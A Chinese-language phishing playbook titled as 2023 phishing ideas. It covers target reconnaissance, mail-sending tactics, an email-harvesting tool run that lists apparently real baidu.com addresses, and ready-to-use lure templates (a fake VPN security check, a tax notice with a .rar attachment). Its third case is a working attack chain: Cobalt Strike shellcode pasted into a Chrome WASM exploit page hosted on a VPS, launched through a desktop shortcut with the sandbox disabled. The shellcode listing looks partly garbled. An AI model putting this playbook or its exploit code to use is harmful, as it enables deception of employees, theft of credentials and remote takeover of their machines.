

2023 年钓鱼思路整理

一、目标信息收集

二、目标环境

三、社交

四、基础设施

五、邮件

邮箱信息收集

六、钓鱼话术模板

案例一：

案例二：

案例三：钓鱼案例：Chrome 漏洞一键修复

一、目标信息收集

- 业务范围
 - 金融
 - 医疗
 - 卫生
 - IT
- 组织架构
 - 董事会
 - 高管
 - 财务
 - 采购
 - 运维
- 人员信息
 - 针对不同职位采用不同话术
 - 按照，部门、职务、难易程度分类，分批次投递
 - 姓名、职位、邮箱、手机
- 目标服务入口
 - VPN、webVPN
 - 邮服
 - SSO 认证
 - OA 认证
 - 其他内网入口
 - 帮助文档、使用手册文档信息泄露，收集弱口令
- 站内联系方式
 - 新闻投稿、投诉举报、站内信、业务反馈
- 目标新闻
 - 了解企业文化、工作动态、便于构造高质量文案，提高效率
- 社工库
 - 根据收集到的信息进行猎魔查询

二、目标环境

- 地区用户环境
 - 语言、常用邮箱、常用搜索引擎、常用运营商
- 时间、工作时间
 - 了解日常工作时间，节假日，尽可能工作日发信

三、社交

- 大陆：微信、脉脉、领英、qq、钉钉
- 海外：领英、Facebook、Twitter、Line、ins、YouTube、TG
- 工作软件进行钓鱼简历

四、基础设施

- 目标地区匿名手机号
- 目标地区常用邮箱
- 目标近似域名

五、邮件

- 话术
 - 落款信息、开头语、结束语、标题、发信人名称/部门名称
- 邮件格式
 - 仿正规邮件，无明显钓鱼邮件格式，邮件添加 logo 增加可信度
- 发信 IP 或服务
 - 优先选择第三方邮件服务，正规无拉黑
- 发信频率
 - 多批次，少投递，高精度

邮箱信息收集

python3 .\snov.py -u 注册时的邮箱 -p 注册时的密码 -t baidu.com

```
1    bdjb@baidu.com
2    hanluyao@baidu.com
3    ext_app_qual@baidu.com
4    baike@baidu.com
5    zhaoshang@baidu.com
6    is@baidu.com
7    liyanhong@baidu.com
8    pcfaster@baidu.com
9    webmaster@baidu.com
10   passport@baidu.com
11   ir@baidu.com
12   li.jian@baidu.com
13   robin@baidu.com
14   victorliang@baidu.com
15   zhangdongchen@baidu.com
16   zhanzhang@baidu.com
17   quxianping@baidu.com
18   wangyue@baidu.com
19   sunyao@baidu.com
20   jenniferli@baidu.com
21   qujingying@baidu.com
22   mma@baidu.com
23   qianlong@baidu.com
24   baidu@baidu.com
25   as@baidu.com
26   wanghaifeng@baidu.com
27   xueshu_support@baidu.com
28   Postmaster@baidu.com
29   fc@baidu.com
30   eric@baidu.com
31   yma@baidu.com
32   gl@baidu.com
33   yf@baidu.com
34   fang@baidu.com
35   xr@baidu.com
36   sun@baidu.com
```

六、钓鱼话术模板

案例一：

亲爱的同事们：

近期，公司监控系统捕捉到某些 VPN 账号存在数次异常操作行为，根据我司(集团)网络安全规定，为确保账号安全，现需要所有具有 VPN 登录权限的同事配合(无 VPN 登录权限的同事可直接忽略此邮件)，尽快重新登录 VPN 系统以完成 VPN 账号安全检查，登录 VPN 系统自动检查账号安全性，检查过程将全程自动进行，无需人工干预，具体操作如下图所示，注:逾期未进行安全自检的 VPN 账号将全部被收回或锁定，系统邮件，请勿回复

案例二：

关于 2021 年度绩效结算个人所得税税收优化的情况通报

关于 2021 年度绩效结算个人所得税税收优化的情况通报各单位：

根据《关于延续实施全年一次性奖金等个人所得税优惠政策公告》（财政部税务总局 2021 年第 42 号公告），全年一次性奖金单独计税优惠政策，执行期限延长至 2023 年 12 月 31 日。

为确保广大职工充分享受该项税收优惠政策，2021 年底计财处对每一名职工的全年工薪收入和各类扣除情况进行了分析测算，按政策将大部分职工年底发放的部分绩效结算金额按全年一次性奖金优化计税。优化后，有 78.2%的职工可节约税金。在 2022 年 2 月底申报期完成全年一次性奖金纳税申报后，计财处会按程序将节约的税金发至职工银行卡上。

需要说明：经过对职工全年应缴税额和已扣税额对比，有部分职工需要补税（名单见附件），补税的金额将在后续发放的绩效中扣除。产生补税的原因主要是部分职工在 2021 年 12 月通过个人所得税 APP 修改了专项附加扣除，由于操作不当，导致全年专项附加扣除额度减少，从而应缴税额增加。建议这部分职工在使用个人所得税年度 APP 进行汇算清缴时，将专项附加扣除修改正确，可申请退回这部分税金。


附件名称：2021 年度本单位职工个税补缴名单.rar

案例三：钓鱼案例：Chrome 漏洞一键修复


补丁欺骗、利用 Tools 欺骗、通知欺骗。等思路结合，自行脑补



CobaltStrike→生成 shellcode



将/替换为,0
下载 payload 地址



将你的shellcode替换进来


```
<script>
function gc() {
  for (var i = 0; i < 0x80000; ++i) {
    var a = new ArrayBuffer();
  }
}

let shellcode = [0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc8,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x
52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x5a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x
41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x75,0x72,0x8b,0x80,0x88,0
50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0
41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x
49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0
5a,0x48,0x8b,0x12,0xe9,0x4f,0xff,0xff,0x5d,0x6a,0x00,0x49,0xbe,0x77,0x69,0x6e,0x69,0x6e,0x65,0x74,0x00,0x41,0x
26,0x07,0xff,0xd5,0x48,0x31,0xc9,0x48,0x31,0xd2,0x4d,0x31,0xc0,0x4d,0x31,0xc9,0x41,0x50,0x41,0x50,0x41,0xba,0x3a,0
48,0x89,0xc1,0x41,0xb8,0xbb,0x01,0x00,0x00,0x4d,0x31,0xc9,0x41,0x51,0x41,0x51,0x6a,0x03,0x41,0x51,0x41,0xba,0x57,0
48,0x31,0xd2,0x49,0x89,0xd8,0x4d,0x31,0xc9,0x52,0x68,0x00,0x32,0xc0,0x84,0x52,0x52,0x41,0xba,0xeb,0x55,0x2e,0x3b,0
5f,0x48,0x89,0xf1,0xba,0x1f,0x00,0x00,0x6a,0x00,0x68,0x80,0x33,0x00,0x00,0x49,0x89,0xe0,0x41,0xb9,0x04,0x00,0x
89,0xf1,0x48,0x89,0xda,0x49,0xc7,0xc0,0xff,0xff,0xff,0xff,0x4d,0x31,0xc9,0x52,0x52,0x41,0xba,0x2d,0x06,0x18,0x7b,0
ff,0xc7,0x0f,0x84,0x8c,0x01,0x00,0x00,0xeb,0xb3,0xe9,0xe4,0x01,0x00,0x00,0xe8,0x82,0xff,0xff,0xff,0x2f,0x50,0x72,0x
36,0x2f,0x5a,0x38,0x54,0x51,0x4c,0x51,0x43,0x58,0x5a,0x56,0x00,0xed,0xe1,0xa8,0x80,0xd4,0x59,0x67,0xd7,0xba,0xa9,0
ab,0x1c,0x03,0xd3,0xb3,0xa4,0xe0,0xf4,0x93,0x9a,0x83,0x37,0xcce,0xdf,0xa0,0xae,0x33,0x2e,0xb2,0x1f,0xb8,0xdf,0xdf,0
63,0x65,0x70,0x74,0x3a,0x20,0x61,0x70,0x70,0x6c,0x69,0x63,0x61,0x74,0x69,0x6f,0x6e,0x2f,0x6a,0x73,0x6f,0x6e,0x2c,0
6e,0x2f,0x78,0x6d,0x6c,0x2c,0x20,0x61,0x70,0x70,0x6c,0x69,0x63,0x61,0x74,0x69,0x6f,0x6e,0x2f,0x78,0x68,0x74,0x6d,0
70,0x74,0x2d,0x4c,0x61,0x6e,0x67,0x75,0x61,0x67,0x65,0x3a,0x20,0x65,0x6e,0x2d,0x75,0x73,0x0d,0xa0,0x41,0x63,0x63,0
67,0x3a,0x20,0x62,0x72,0x2c,0x20,0x2a,0x0d,0xa0,0x55,0x73,0x65,0x72,0x2d,0x41,0x67,0x65,0x6e,0x74,0x3a,0x20,0x4d,0
28,0x63,0x6f,0x6d,0x70,0x61,0x74,0x69,0x62,0x6c,0x65,0x3b,0x20,0x4d,0x53,0x49,0x45,0x20,0x38,0x2e,0x30,0x3b,0x20,0
36,0x2e,0x31,0x3b,0x20,0x54,0x72,0x69,0x64,0x65,0x6e,0x74,0x2f,0x35,0x2e,0x30,0x29,0x0d,0xa0,0x00,0xfc,0x75,0x5d,0
90,0x5f,0x9a,0x5d,0x0b,0x55,0xd3,0x52,0xf8,0x0f,0x19,0xb4,0xa8,0x0b,0xbd,0x2d,0x1a,0xd3,0xde,0x85,0xb3,0xc1,0x95,0
d9,0xe7,0xda,0x91,0x60,0x53,0xf0,0x3d,0xab,0x48,0x85,0x52,0x88,0x89,0xe5,0x69,0x0c,0xb9,0x86,0x15,0x90,0x7a,0xe1,0
43,0x7c,0x5b,0xc1,0xe3,0x37,0xfd,0xee,0x93,0xf6,0xcf,0xaf,0xf8,0x62,0xa8,0x50,0x7e,0xaa,0xdf,0x41,0x77,0x18,0xa9,0
a2,0x56,0xff,0xd5,0x48,0x31,0xc9,0xba,0x00,0x00,0x40,0x00,0x41,0xb8,0x00,0x10,0x00,0x00,0x41,0xb9,0x40,0x00,0x00,0
53,0x53,0x48,0x89,0xe7,0x48,0x89,0xf1,0x48,0x89,0xda,0x41,0xb8,0x00,0x20,0x00,0x00,0x49,0x89,0xf9,0x41,0xba,0x12,0
74,0xb6,0x66,0x8b,0x07,0x48,0x01,0xc3,0x85,0xc0,0x75,0xd7,0x58,0x58,0x58,0x48,0x05,0xa1,0x03,0x00,0x00,0x50,0xc3,0
65,0x2d,0x34,0x6e,0x67,0x37,0x6b,0x34,0x61,0x77,0x2d,0x31,0x32,0x35,0x36,0x36,0x39,0x31,0x36,0x38,0x35,0x2e,0x67,0
63,0x65,0x6e,0x74,0x63,0x73,0x2e,0x63,0x6f,0x6d,0x00,0x66,0x00,0x00,0x00];

var wasmCode = new Uint8Array([0, 97, 115, 109, 1, 0, 0, 0, 1, 133, 128, 128, 128, 0, 1, 96, 0, 1, 127, 3, 130, 128, 12
, 5, 131, 128, 128, 128, 0, 1, 0, 1, 6, 129, 128, 128, 128, 0, 0, 7, 145, 128, 128, 128, 0, 2, 6, 109, 101, 109, 11
128, 128, 128, 0, 1, 132, 128, 128, 128, 0, 0, 65, 42, 11]);

var wasmModule = new WebAssembly.Module(wasmCode);
var wasmInstance = new WebAssembly.Instance(wasmModule);
var main = wasmInstance.exports.main;
var hf = new ArrayBuffer(8);
```

保存-->上传你的 vps



chrome 浏览器 创建快捷方式到桌面 右键编辑快捷方式
增加 **-no-sandbox** 参数 关闭沙箱
-no-sandbox http://xx.xx.xxx.xxx/payload.html
#加入点击快捷方式直接上线

常规 快捷方式 兼容性 安全 详细信息 以前的版本



Google Chrome

目标类型: 应用程序

目标位置: Application

目标(I): -no-sandbox http://8.8.8.8:49/WeChat.html

起始位置(S): "C:\Program Files (x86)\Google\Chrome\Applica

快捷键(K): 无

运行方式(R): 常规窗口

备注(O): 访问互联网

打开文件所在的位置(F)

更改图标(C)...


高级(D)...

确定

取消

应用(A)

测试火绒



更改图标



图标地址: %SystemRoot%\System32\imageres.dll

